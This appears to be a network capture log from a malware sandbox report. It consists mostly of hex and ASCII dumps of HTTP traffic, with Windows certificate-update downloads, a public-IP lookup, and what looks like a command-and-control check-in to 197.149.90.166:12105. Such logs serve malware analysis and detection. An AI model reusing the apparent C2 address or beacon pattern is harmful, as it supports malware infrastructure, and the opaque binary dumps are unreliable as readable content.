01 98 e2 58 98 fb 5b a6 d0 c3 b1 27 19 79 db 1b 5d de 24 55 2e c0 c2 2c 92 cb a9 3f 96 b4 3 2 01 ea 1e b5 0e cd e9 5a 18 a9 7d 08 9a bb 61 9d 4e 7f 0d 41 f6 42 87 ae f1 08 87 5e ac d4 f2 f8 78 4c 6b 75 05 d9 85 fc 48 e8 7a 27 83 75 bc 33 b2 99 86 44 30 1c 68 06 14 86 82 23 f8 2f f2 b4 1f f0 ad 60 6a f5 46 39 17 49 ed f7 06 94 94 40 df 4a 70 c6 13 5a fc e7 59 4f 40 32 0c bc ff a8 fd be 79 26 85 9d da 77 7a b5 57 6d 7c a4 21 c7 dd 5e 0b de 37 b1 44 37 ea 6a 15 e0 bd e8 d3 53 56 8f 6a 4d 99 2c cc 8d be 19 4e b4 1d b8 7b 1e 4b ef 81 5f 4c 77 8a b7 86 c5 5e d3 f2 c5 06 8d fe 27 8e 0a 84 3a ce 9d 9e 6b 16 d7 9b 56 81 8e 3a 8b 94 e8 2b 59 bd 5b 07 64 4c 0c 45 f d ca 5f 5a ee 3f 96 69 bd 58 2e 1f ff bf a3 87 7e a5 27 06 13 1e aa b2 9e 92 7a 44 90 92 2 0 bd e4 8c 3f e8 31 2f 3b d1 53 0b d0 63 c4 d2 8b 10 b4 5a 7b d2 3e 63 38 c2 be 22 9b cd f6 74 08 48 24 33 47 4f 80 f9 4c c0 fd 42 fe 26 b1 99 f6 fa 8e 29 3e 3c 9f d9 6a d2 26 25 ce 63 a5 b6 3f ed 70 d3 2f 3b 3b 03 96 35 8b 7c ac ae 49 47 01 71 6b 35 da 11 8c 46 da d5 46 9b 76 dd b8 ae c5 8e 8b 39 c1 3c a6 f4 3e 1a 51 a3 71 76 19 58 0a 91 40 c4 fe 5c 85 0e 49 e2 98 e8 3a 3a f9 01 4c b8 41 2c 74 50 39 ff 96 b1 a3 ec 91 94 d4 a9 11 23 16 cb 16 07 94 7c f9 6f 16 51 a2 34 70 40 b1 4d 29 4c dd a1 28 6a a9 0a c0 60 f0 7a d9 17 96 10 c7 2e d4 6f d3 ec 39 1e 7f 72 5a 10 8b ee e9 b5 eb 89 79 2b 98 07 75 5f 08 b3 bc 6b a8 7a 90 74 6f 19 3f 16 44 40 a0 28 ee 63 da c7 33 bf 4f 7e 5e df 78 65 a9 ef 76 38 71 ed a4 52 10 6f 68 cb 2e d8 56 a0 72 0a 21 77 c0 04 a9 9e 8c 0c 9b cc 61 3d 53 86 f2 66 af 87 47 8f 7e 6c db f5 1b 4a be f3 eb a3 9e 96 ab 7c da 4e 60 b6 b2 5e b0 c7 21 f5 86 c1 71 ec a8 99 f9 e5 82 42 c3 4b ce a7 6c e6 4e 6c d0 dc 07 69 32 a6 9c 9b d5 a5 66 9d e6 72 3d f6 f0 ee de fe 5a 93 89 2a 95 3d 85 b8 94 11 4d 91 df 57 8d 17 19 5a 1b 8b 0e b2 1a 59 bc 06 46 9d 00 b2 93 12 9a de cb fc 52 fa 8d d1 4a 7b c5 ae ab bf eb b8 93 ba 81 51 fb 62 c7 2f 5b 66 13 e9 a3 b6 b0 fb f6 2b 5d fc 85 69 c9 fd d8 f1 77 c7 6f 6a 8b 6a ee 3c c4 b6 e2 50 79 1d d7 e2 e2 77 1d 7e 51 d8 71 bd f2 75 50 7f 57 fa 29 b7 61 5f 6e 80 8c d3 26 ab 93 ef f4 f7 39 59 17 78 97 5e a8 73 93 7d 69 19 8a 68 d1 28 56 82 15 10 39 3a 26 8e a7 53 d4 e3 10 07 9a 59 3 1 85 8d b1 cb 62 da ec 4d 49 37 11 90 07 e8 a3 04 88 bf 4c 3e 8e 34 2e 61 06 9b 22 c6 88 04 13 bb 5b a2 29 2e f1 b3 11 8e 59 90 be 53 cc bc 04 a1 9f 20 c9 9d 30 41 ba 90 4d 6c 0d d1 e0 78 3c 9b 39 f3 ca 4f 05 8a c3 29

					57 03 50 f2 1f d8 39 10 8c 8f 3e 94 65 ab 23 1e 18 e3 27 58 63 da cc 8d 0d 2c 3f eb a5 17 58 d2 54 12 8e 6e 36 c9 c6 89 72 9b 1f 3b 33 6f de 1d de 79 26 fd ff 30 74 d3 b1 b3 52 b1 d3 a4 f2 d7 1b 99 58 25 d0 e1 57 a3 c6 17 c3 0d 12 49 Data Ascii: MSCFV,IG` authroot.stlW8CK<T c5(=!Ev"d'c-iTBWIH%VE%}fuo~/3s y>=ldbUH4M1&J}<#L\x!Ft^ql8piJ' 3J5vz-.A4UTEh}$5=VnUE[[a("GPkm3EP>g? kY|LvqDzT&p&:fTb\Af\JltN09|,[r_xYe{do`3($Veys$puW~ABGoOVJT"VF<A3raddf`phJ :rE[\LX:?+blStUN;ah-W4UqbMbF=X CDXVUP'P=?s_jW_P-t1@.s:5j7[!Yb|IGFE?lgm-n(/6l_5nt<'Nim;!{Nhux` gRB.V{'=}=|hg96jw [P`Gd!t/*@(8(v1'Z+Rr1Jnj[pAtW;F(aNX=['r^ $Ba9,v-%2:[6j1!{n={U%y,>a`06SJ da)9xzqcXVq1z'^^sU\|$u~LgfYV(f(m--&,c&z-fGO6Ny<z,g|!$<qq8<tkp=z}QU&J-T[}uT>yeCF"VX$;&T>]3H7kwm(#c@v[l we23(y+|K9>oUzVW|k|,VxPmVX!Jj% N_9T~vC!45a!(/5j@pSFjdePCMZOD~ %yia$vu7{6{Y35YDd>,bH>0@4SXny` Xk}@:)bA @88H0$N{>l!w_aEW`S%x` `Erge1w_CY.NWs3C%cR&eDG>g48`qS &>l$/3X['y]$U.,?2Z}aNAB^xLkuHz'u3D0h#/`j F9I@JpZYO@2y&wzWm|!^7D7jSVjM,N {K_Lw^':kV:+Y[dLE_Z?iX.~'zD ?1/;ScZ{>c8" tH$3GOLB&}><j&%c?p/;;5|IGqk5FF v9<>QqvX@\l::LA,tP9#|oQ4p@M)L(j`z.o9rZy+u_kzto?D@(c3O~^xev8q Roh.Vr!wa=SfG~IJ|N`^!qBKlNli2f r=Z*=MWZYFRJ{Qb/[f+]iwojj<Pyw~ QquPW)a_n&9Yx^s}ih(V9:&SY1bMI7L>4.a" [).YS 0AMlx<9O)WP9>e#'Xc,?XTn6r;3o y&0tRX%Wl	
Oct 1, 2015 12:39:06.754097939 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 8a 9d 6d fa 1a e8 e9 07 66 ab 5e 1a 23 e4 0f a0 40 d6 58 78 bc c7 9a a0 dd 20 c7 60 22 fc 4c 8b b5 ef 73 14 37 4a 7e 8c 55 b8 31 7c 3c cc 24 c9 4b f3 0d cf d9 91 be fc fa f9 73 53 28 24 51 9e a9 e8 b1 af 61 7e 99 f7 40 1e d7 be 55 65 e4 de 26 ec Data Ascii: mf^#@Xx `"Ls7J~U1|<$KsS($Qa~ @Ue&5,MYmJ^7@F+(s%L&X-WoccwcuX x[|^Rw#|vy1|#ZB.E#Ug=lj:O)2W_* KF>d6"Nc`>s:8/V$f	8
Oct 1, 2015 12:39:06.765057087 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 8b b8 bc e2 25 77 48 b3 3b 1e 5e 54 f2 1a 0b 49 37 37 d2 30 9b c4 5c 55 4a a8 13 4d b5 d2 32 da 8c b4 ba cf bd fa f5 b8 b2 28 6c 83 84 9c 6a 51 b7 f2 c9 7d da 7b ab 71 7c a4 d2 51 41 86 b1 fa ec 6d 1a 36 c7 5f 5b d1 a4 1f 76 4a fa 31 06 b2 3d a8 Data Ascii: %wH;^TI770\UJM2(ljQ} {q|QAm6_[vJ1=aRC+/*$j7D*uoTS|<D9On? oZ~^,L!tFf8|F9CmU5b|Dy~LPF}vo5i{l	11
Oct 1, 2015 12:39:06.765064955 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 73 c9 52 2e f9 d2 d4 a1 d6 35 5a 3d e2 f9 c4 90 af da e9 1d c7 59 9c db 6e b6 0c 1e d7 ce 46 6c 5d b7 63 c7 98 7d 6e 5c 9f d8 7d 55 ba 69 6f df 85 73 cb 5b b5 19 47 91 ff 95 22 7c c7 48 4e 5e 45 58 52 e5 6d 27 80 bf 78 c9 0b 69 f1 f7 85 d1 a9 2b Data Ascii: sR.5Z=YnFl]c}n\}Uios[G"|HN^E XRm'xi+nsj#?].T5:?;'@<W`M>N.o90jGrtCcC's LU;J%c,akw.zulk$e/g:Q2C" 2F?@?_`	13
Oct 1, 2015 12:39:06.773041010 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: c1 d4 54 04 b7 20 5d e8 72 da 07 cd 55 cc cf e7 19 43 f3 5c 48 55 e7 7f cc 80 16 5f eb d0 a4 c6 64 03 c3 a6 67 be fc 15 71 77 3f 7e cc 2b d1 2a 9d 98 7d 1a 88 38 a9 31 6b 1b fb 85 ef 9a c9 e3 2e b1 19 99 82 42 3a 84 d1 c6 0a fd 11 8f 92 09 e5 60 Data Ascii: T]rUC\HU_dgqw?~+*}81k.B:`GZ i<p<j4moxD&IXR|.pW\V"DKpK8|ep@ yNaozEMerRza,%SqWX,|ImFJ]KrN|,Yr	16
Oct 1, 2015 12:39:06.773049116 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: cc 44 21 71 ed 06 e3 e2 aa b7 8b 3e 67 b7 e2 b2 7f 86 fc d1 a0 66 ae f4 af d9 c7 b0 74 28 88 44 93 df 98 09 3e a1 7f ee cc 27 8b 9e 5b cf b8 c3 c0 b8 78 3a 88 b1 ab 49 c7 33 0c 0c e9 67 27 03 c3 d0 85 aa 17 99 c7 6e 8e 70 4f 48 ee 2d ea cb 6f b9 Data Ascii: D!q>gft(D>'[x:I3g'npOH-okf0M CF>kAsz-YJ.T][H.gG49HZIlWln9V9},,\ge)X.e ":'oT~bk#}mgM%=r|	17
Oct 1, 2015 12:39:06.773408890 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 73 2d 5f d6 bd 0d ef 27 d9 ff 49 f8 6e e0 a2 4c 52 8a f1 3f c0 12 54 97 f9 15 96 2a 68 f2 80 f1 29 c4 16 a0 00 83 13 ae 5e 7d 95 29 5e 8c a8 fb 70 69 fe a1 8d 11 41 44 41 7c 05 92 e3 09 08 a7 9d a1 97 49 2f 4a 97 87 76 71 88 0a 4c e1 4e 87 82 39 Data Ascii: s-_'InLR?T*h)^})^piADA|I/Jvq LN9$'/h^b5s<"YS{fb!c=O?H;ZF.>Q 2y"kfH7RdvCr~QU)8-zOen:1))~_ib`%DuP=	20
					Data Raw: 29 18 4c 25 ac 42 71 6f c6 64 7d 4b 0e 37 eb d3 81 16 dd 47 8e 0f 4d 42 c4 a7 09 93 ac c2 e9 1c e4 d9 b9 9b ff 35 bf 10 69 18 bc 21 b1 7a 31 7b 48 a7 a8 58 82 b4	

Oct 1, 2015 12:39:06.773416042 CEST	80	1980	191.234.4.50	192.168.0.20	7d e9 58 d2 18 36 71 fb 09 e8 6a 78 f8 f1 4b 75 70 1a 0d 3a f1 42 86 be 55 bf 3e 88 Data Ascii:)L%Bqod}K7GMB5i!z1{HX}X6qjxK up:BU>7u59;,s-X`bR>(?mry%c f6m "5b}_@o.'WDbFWRwnQ Yfv:TM?atyc5no6Tg	21
Oct 1, 2015 12:39:06.773597956 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 60 8f d0 27 ff 2e 64 18 b7 91 58 f9 66 3b ea 6d 7b a5 c2 af 50 5a 4d 09 b1 90 1e 26 39 f4 14 b5 fb 38 3f cb 6e 8e 31 9f 36 05 36 2e 6c db fd 82 60 25 bd bf df ae be ea 80 a6 8b 65 f7 bd 96 6a ab 66 32 3e 0c fe 8c 9b 6a 30 3b 91 41 af c1 d0 22 e6 Data Ascii: `'.dXf;m{PZM&98?n166.l`%ejf2 >j0;A'Ts26u]3.jOR V4'rDjhOK[s]PE@%:[FCVO _f!59Wo{hN>S%qX~@&"?/	21
Oct 1, 2015 12:39:06.784607887 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 1e 5f 7c 3e 48 62 d1 1e d0 47 4c 29 9c 26 e4 bc 6f a1 58 99 6f c7 fb fc c6 f8 27 45 67 35 5e 5d 30 55 f3 22 79 28 f6 d3 fe 73 d7 92 83 10 08 19 b8 24 11 c0 52 67 55 cf 6f 6d 61 d8 bc 90 39 d7 56 6e 8f 87 60 f0 3c 5d 52 82 b1 5a fe 26 27 c3 5b b7 Data Ascii: _|>HbGL)&oXo'Eg5^] 0U"y(s$RgUoma9Vn`<]RZ&'[il<"?+ w%Ncjr(|N,%^ZxHG0^M|^mPR4"ejaz UD}Uz+1GI=+vZWVp:?e7 N|	24
Oct 1, 2015 12:39:06.784775972 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: fd 6a b9 f4 f7 24 82 fb 8b 75 c3 2f 3a 1d fe d8 4c 5f d7 b8 8f 3e 51 05 88 32 5d 6f b2 9c 26 16 30 cb 10 71 f7 18 e6 84 97 16 7e 02 9c a8 0c 57 13 09 4e c2 ef db 07 14 44 52 62 3c 87 8c a9 f5 c1 1d c9 8e eb e4 d2 dd 06 17 41 9c 99 2c d9 8f 61 73 Data Ascii: j$u/:L_>Q2]o&0q~WN DRb<A,as>oNj<8zl9{;vlvcW/\z0?r {MLw8p'LX/Mep5?"CT@tw{s{!OlySM%(L)g	25
Oct 1, 2015 12:39:06.785059929 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: ed a4 b9 3e de a8 73 fa 0a 27 90 63 36 74 de 46 e0 a2 ab d1 ae 64 72 85 11 28 ed ed 92 4f 2f 6a 81 1c 57 ac 3a 9b 29 75 64 3f 64 09 4c 10 d6 77 86 58 10 44 76 78 69 d4 5e e3 32 47 4e bf 37 95 67 2d fa e9 5d 5c d1 49 22 72 c8 1f 56 9f c7 07 93 22 Data Ascii: >s'c6tFdr(O/jW:)ud?dLwXDvxi^ 2GN7g-]\l"rV"g&bug(N\Aa~=<Ro,3 d^QW"YOWrbJRhr@~O|O .SeH5SaK	28
Oct 1, 2015 12:39:06.785221100 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 43 3d f1 1a a3 36 f1 83 8e 30 48 65 ba 87 58 d3 38 b8 50 76 20 3b 90 45 87 2b db cb 7a 12 3e dd f6 37 5e bc 3b b7 f3 f3 69 46 d2 62 6f 7c 44 0a 11 df 68 f0 49 d4 85 93 71 da 63 04 bf 86 bc 71 e9 df c1 60 05 b4 59 69 74 dd 7b 95 d1 69 d5 87 5c c7 Data Ascii: C=60HeX8Pv ;E+z>7^;iFbo|Dhlq cq`Yit{i\XmJR{/}wVlY%J-g,S)Y~?aFB}|`65wX a"%~:SEQ<9RlY=lq{TMFEL	29
Oct 1, 2015 12:39:06.792537928 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: c1 96 40 e3 87 76 f7 9e f3 57 94 33 15 ac 2e 32 11 f7 cd d8 81 bc 92 5d c6 ed 21 0d d1 67 1b 9b 8c 3d f4 bc bd 06 73 9f 56 42 9f fe 64 67 09 24 6a 60 af 78 a4 fc e4 1c e2 10 ad 87 86 3c 7d e5 34 2d 69 b2 e3 9d a2 8e a3 96 a3 3e 6e 35 53 a7 42 d9 Data Ascii: @vW3.2]!g=sVBdg$j`x<}4-i>n5S Bwun\kZ#,7Z!P}xk3mF~N'kDFU&8V)m4v>.+ d4XZ\9<_u[}#ldk5>T;0"Nv{d|	32
Oct 1, 2015 12:39:06.792651892 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 3e ee ae e7 39 58 f5 8a 28 a8 80 3d 78 e8 ff 01 87 e8 9c 70 34 d9 bb 45 e3 eb d4 8b 08 67 88 c6 68 e5 c6 7d 19 83 52 eb 81 70 98 5f f4 2f 17 d5 5f 67 ce 44 4f 24 c8 d9 0a 02 a8 d7 7d db 56 66 55 0e 32 fa f6 93 4f 66 2a 76 6c d0 2d f4 17 73 fc fd Data Ascii: >9X(=xp4Egh}Rp_/_g DO$}VfU2Of*vl-s<fe>rvVc7RGPo+- 6gCH<Z=ba~,Q#kF;,u;-Y~(Q3`29{0W1* <%s+jq e!>O:q	33
Oct 1, 2015 12:39:06.792891979 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 5b 36 92 90 25 a4 2b 2c ee 79 a0 db 5b 92 95 b2 97 30 24 f3 43 0a 09 62 ae b6 17 db 18 17 fd 17 54 89 01 fd a0 31 00 80 43 4b ec 5d 77 3c 95 6f ff 47 87 6c d1 a1 42 91 51 49 b6 6c b2 b7 28 a3 83 ec bd 65 64 16 47 46 f6 4e 12 a9 14 a1 ec 08 91 92 Data Ascii: [6%+,y[0$CbT1CK]w< oGlBQll(edGFNMeG-d';8=U{~u}c67 @x07E!P_[#D5`:sb!ALv3i.#'2K._"lkY*3!N% ,e?S68{O3	36
Oct 1, 2015 12:39:06.792944908 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: b5 d5 78 15 01 99 68 3c b8 d1 b9 a4 10 9d 8f ee 34 2f d6 2d 5c 36 7d 76 4d 3d 10 ce 6c ad b7 cb 07 c3 28 9f cf d2 37 e7 8a bf 28 be e8 29 ba fb 10 c4 53 e7 06 a 9 28 e3 01 4f ed 27 3a 31 c3 c2 ea 8d 12 6e b8 32 8f a5 73 85 7a 49 1f a6 24 13 af 91 Data Ascii: xh<4/-\6}vM=l(7()S(O':1n2szI $#d-^=q6LRZ0'7Jd 6+%]a:o(pAN[i_Y!X%H+)n&aNJ_HC9;#woo*")>2	37
Oct 1, 2015 12:39:06.793056011 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: bf a7 b2 5b ac b3 b0 30 c8 46 09 44 68 7a fc 54 04 6c 7e 9f 16 34 b7 03 97 ca 4f 5b cd 52 8d f2 18 88 5f 4b 9e cf 2d 9a 79 09 6e 39 d8 d7 d1 f2 85 c3 8f 7d 6b 64 5f 95 5f 7e 68 65 74 bf 4e 65 d6 4d 39 10 c8 5c	38

					fe 7e e8 fb 7e 64 51 41 1d 9c d1 7e Data Ascii: [0FDhzTl~4O[R_K-yn9}kd__~het NeM9\~~dQA~S{iqVCN	
Oct 1, 2015 12:39:06.800311089 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: e7 e7 49 e4 bd 97 06 78 2f a9 75 45 f6 61 72 ac af 64 76 20 9e 57 f6 98 8c 5e 19 65 63 a9 7a 42 ea 72 a8 25 f4 04 88 00 8a a4 aa 57 5c a2 41 b8 be 40 96 fe 36 a5 fb fd e3 25 dc e6 20 06 1f 7a f0 d5 7b 5f 8b 4e 18 97 df 19 9b c8 6a 1c fd e0 b2 ec Data Ascii: lx/uEardv W^eczBr%W\A@6% z{_NjOZ7K!<g=lQBF(O4%HFk:v@Y]q:c3 +/"2.is>lKKMul<XG\QMXq},wDN[PP_	41
Oct 1, 2015 12:39:06.800472021 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: cd c8 12 62 00 97 6b 2e 43 16 30 ed c2 6d df ad bd 0b 46 3d 0d 66 34 bf 2f 8b ec 5e fe 27 e7 b2 05 3d 7f ba ca 76 59 9c eb d4 10 27 29 9e c0 c9 85 ca b0 9e 97 9c 33 04 71 be 22 ef 24 a8 db ae b6 2e 47 c8 91 a7 5e 75 ef 8b 8f ba 5a 86 e4 d9 f0 0a Data Ascii: bk.C0mF=f4/^'=vY')3q"$.G^uZX !Hq6A(#cevl71#e*<,Hw:M*6x)#[Ng P=!p_7WU7^GGmD/4rgGm!	41
Oct 1, 2015 12:39:06.804035902 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: a8 68 2c 8f d2 d7 f9 07 cb 2b cd 2c 5c 1e 6c ad 34 4e 97 d3 13 29 01 bb 29 1b ae bd d1 eb 23 12 ff 80 4a e7 57 89 71 03 30 fd d3 7c 14 3d a4 6d ee 2d e1 67 f6 8e 34 a8 b6 8a e5 32 af fa 4f d3 83 89 09 68 f1 8c ba 1d 13 dd 77 c1 7d 99 bc 66 72 04 Data Ascii: h,+,\l4N))#JWq0|=m- g42Ohw}frJO9j(afaY/X`]>U85Ql60VZe+z>"vf u^QFZ]w?u<EN&:SC`C6[bn+{g&	44
Oct 1, 2015 12:39:06.804194927 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: a7 a8 5c df 12 3e d7 64 3d 7d 3b c0 80 23 4b 53 b7 c4 ad 3d 75 db 85 0e d3 c4 3b 43 1d 4a ee a2 5d e9 28 8d e6 e7 b7 4f e1 f9 56 ab 23 41 fa 82 5f 2f 00 c4 fc 9d df 63 b8 ce 35 87 2a 5a 29 12 a5 2c f7 47 23 e7 fa b4 28 65 17 82 cc 21 6e 74 b1 fc Data Ascii: \>d=};#KS=u;CJ](OV#A_/c5*Z), G#(e!ntx`@yfA35?&o<,4NG>_[GJ C]+sH_? +;lm}2-l8$'a"j,n!}X"|Bh0cYoVoW5t A)]rKO	45
Oct 1, 2015 12:39:06.804462910 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: a6 d9 db 75 12 c3 ff 29 3a d9 a1 76 d5 32 37 0c a0 7d fe 34 6b 8f 5e 50 4a bb 29 ae 30 4e b7 96 11 ec b7 c4 92 3b 0b 30 a5 b8 3e 41 72 08 9d e0 ca 39 14 9d 2d fc 8b b6 38 57 79 0a f6 05 46 fc d5 32 93 68 bf 9b 8d 71 57 bf 53 6a c3 a8 ad 7b 20 03 Data Ascii: u):v27}4k^PJ)0N;0>Ar9-8WyF2h qWSj{ O5~3B;?"W{<z|H[T 'R\(,#;J=|Y c|:gD F*76C1"V2)i$*96>[VFg~#B`0]^	48
Oct 1, 2015 12:39:06.804625034 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 05 5b fd 13 58 34 05 64 22 6d 77 f5 3c 78 75 72 01 3c 6f 4e 9e 0e cd 12 2c b1 ee d0 84 55 b2 c8 f7 9a 82 38 0b 8d 2f f1 8d 4c 69 72 79 da 3d f7 2a 09 1e 09 67 47 3c a5 01 a1 08 ca 34 ca 34 bf 34 48 6f 09 b2 a1 a9 61 e4 ff 27 4f 83 68 cb 5c 94 e8 Data Ascii: [X4d"mw<xur<oN,U8/ Liry=*gG<444Hoa'Oh\qgaw~oaFk/O swBXW8&>HMS?<#>"JUYZ-e'AdzmFQ_8%u? =R[{_D5.+;l$`p)	49
Oct 1, 2015 12:39:06.811378956 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 73 26 6c e9 91 a8 16 20 9a 0d 7e 71 1d 77 aa 34 e2 f2 95 69 1c b0 b4 47 6e 02 eb c1 df 8a ea 82 d5 83 0f dd b9 ef d7 7b 65 b6 f4 14 1f 8b f2 fb 50 5e 6a d9 79 eb e1 ef 66 61 a0 1b 53 0f 4b 29 ee 3a 21 3f 74 5a bb dc e1 9f 9a 2b c7 d2 6e a8 53 0b Data Ascii: s&l ~qw4iGn{eP^jyfaSK):!?tZ+ nSZ(W@&OF8?DK'7vd#Q =/zjRPs*U vrJcuV8H5DmM4wr9lH;OzvxAM,@?[l 0o9HDw7@	52
Oct 1, 2015 12:39:06.811428070 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: f0 1f c2 ef 7f 46 92 b9 d0 94 9b b6 32 fd ac 38 6c 7b 5a a6 ff 6d c8 44 f6 48 74 8c a3 10 d5 b4 82 47 8b 16 ba a8 eb ae de 81 8c b9 ad 5b 5a 86 ea 33 6b 6d 41 b6 26 fb 91 86 46 7d 39 7a da 41 4c f1 a4 dc 8f 17 ae 2a dd bf c3 6a e5 42 4b d5 cd 64 Data Ascii: F28l{ZmDHtG[Z3kmA&F}9zAL*jBK d!L"VK\p(fK)b87t|w,[<32VGO&q[O jpjMkle@M67t|,_]^vXr\3#qD*0S|~`?v|b	54
Oct 1, 2015 12:39:06.811489105 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: 1a bd e0 41 ae 19 f6 53 a3 3d 27 58 16 3e 7e a9 ed 71 36 71 53 4b f1 97 66 1d 24 bf e7 d6 c7 23 40 be 68 1b 88 72 ad 66 b9 21 3a b6 a9 5a d7 eb 9f 65 e7 ae 7a 4f 94 2a 99 c9 4b fa da e7 8c ba 09 4a cb a2 00 72 b5 95 b2 33 eb 2b b4 23 e3 cc 0d f7 Data Ascii: AS='X>~q6qSKf$#@hrf!:ZezO*KJ r3+#O<J)myqZd	54
Oct 1, 2015 12:39:06.843385935 CEST	80	1980	191.234.4.50	192.168.0.20	Data Raw: f5 17 e4 a6 ca 4e f0 18 ce a1 73 8e 91 c9 93 13 b2 c8 07 ad 76 f9 e3 9a be f3 e7 5f 15 1a ba 97 d4 19 7e 99 ed ab f7 2d 9e d3 6c b1 b5 a2 08 29 30 1a 9d 63 5e 68 ec 34 1f d4 3a 15 6a a1 c3 a0 a9 4c fb 09 5e 46 8e 9f 3b 2b 40 d1 60 29 06 bf 9b 04 Data Ascii: Nsv_~-l)0c^h4:jL^F;+@`)\Fk-6]hJ+dg_ ?#2(gh2p3sO|]*<UcrrN!n9!NKde? 1Uw7C|viKw	55

					Data Raw: 1a a8 44 cd f1 4c aa 4c ca 30 8d ff 4a eb c0 da 05 6b 02 2c 58 a2 12 01 08 00 8d 40 49 7f 15 3a 8b 3d 42 a7 07 ec b9 99 09 0a dd e1 bf 26 74 7f 10 1b 07 c8 7d eb 24 00 40 72 cf 3d 92 3f 70 f2 7b b6 99 7f 4f 10 09 eb f7 72 ca ea a7 5b cc 31 22 32 Data Ascii: DLL0Jk,X@I:=B&t}$@r=?p{Or[1" 20yw[[=.|~C-?U8|/ct@Es*7<-x*u^ MypQ\k0,:~qxp~RC@8liK	
Oct 1, 2015 12:39:10.671394110 CEST	1981	12105	192.168.0.20	197.149.90.166	GET /30G11/910646/41/5/1/MHBFH FBFHJBFG HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36 Host: 197.149.90.166:12105 Cache-Control: no-cache	514
Oct 1, 2015 12:40:44.264527082 CEST	1992	80	192.168.0.20	104.238.141.75	GET / HTTP/1.1 Host: icanhazip.com	518
Oct 1, 2015 12:40:44.714593887 CEST	80	1992	104.238.141.75	192.168.0.20	HTTP/1.1 200 OK Server: nginx Date: Thu, 01 Oct 2015 10:40:19 GMT Content-Type: text/plain; charset=UTF-8 Content-Length: 14 Connection: close X-RTFM: Learn about this site at http://bit.ly/icanhazip-faq and don't abuse the service X-BECOME-A-RACKER: If you're reading this, apply here: http://rackertalent.com/ Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET Data Raw: 39 34 2e 32 34 32 2e 32 34 36 2e 32 33 0a Data Ascii: 94.242.246.23	519
Oct 1, 2015 12:40:48.774070978 CEST	2002	80	192.168.0.20	191.234.4.50	GET /msdownload/update/v3/static/trustedr/en/authrootseq.txt HTTP/1.1 Accept: */* User-Agent: Microsoft-CryptoAPI/5.131.2600.5512 Host: www.download.windowsupdate.com Connection: Keep-Alive Cache-Control: no-cache Pragma: no-cache	522
Oct 1, 2015 12:40:48.961555004 CEST	80	2002	191.234.4.50	192.168.0.20	HTTP/1.1 200 OK Cache-Control: max-age=604800 Content-Length: 18 Content-Type: text/plain Last-Modified: Thu, 20 Aug 2015 18:11:19 GMT Accept-Ranges: bytes ETag: "803dac9c73dbd01:0" Server: Microsoft-IIS/7.5 X-Powered-By: ASP.NET X-CID: 7 X-CCC: US Date: Thu, 01 Oct 2015 10:40:23 GMT Data Raw: 31 34 30 31 44 30 44 42 37 33 39 43 45 45 36 34 45 39 Data Ascii: 1401D0DB739CEE64E9	523
Oct 1, 2015 12:40:48.985668898 CEST	2002	80	192.168.0.20	191.234.4.50	GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab HTTP/1.1 Accept: */* User-Agent: Microsoft-CryptoAPI/5.131.2600.5512 Host: www.download.windowsupdate.com Connection: Keep-Alive Cache-Control: no-cache Pragma: no-cache	523
					HTTP/1.1 200 OK Cache-Control: max-age=604800 Content-Length: 50006 Content-Type: application/octet-stream Last-Modified: Thu, 20 Aug 2015 19:08:01 GMT Accept-Ranges: bytes ETag: "803e6c887bdbd01:0" Server: Microsoft-IIS/7.5 X-Powered-By: ASP.NET X-CID: 7 X-CCC: US Date: Thu, 01 Oct 2015 10:40:24 GMT Data Raw: 4d 53 43 46 00 00 00 00 56 c3 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 03 01 01 00 01 00 00 00 00 00 00 00 49 00 00 00 04 00 01 00 e9 cb 01 00 00 00 00 00 00 00 14 47 98 60 20 00 61 75 74 68 72 6f 6f 74 2e 73 74 6c 00 57 ff 9e fe ce 38 00 80 43 4b c4 9a 09 3c 54 eb ff c7 cf 8c 63 df 35 28 b2 93 3d e7 a0 21 45 76 22 bb a4 64 27 fb 12 63 2d 69 54 42 57 49 96 48 25 a9 90 56 da b4 c7 bd 84 a4 b2 a6 12 45 12 25 29 d9 f2 7f 66 ba 95 e9 cc 75 6f ee fd bf 7e 2f af 33 f3 cc 73 ce cc 79 3e ef e7 bb 3d cf 81 6c c3 d5 bd 64 62 55 48 34 4d 1c e5 c4 31 e3 f3 c1 e7 26 4a e7	

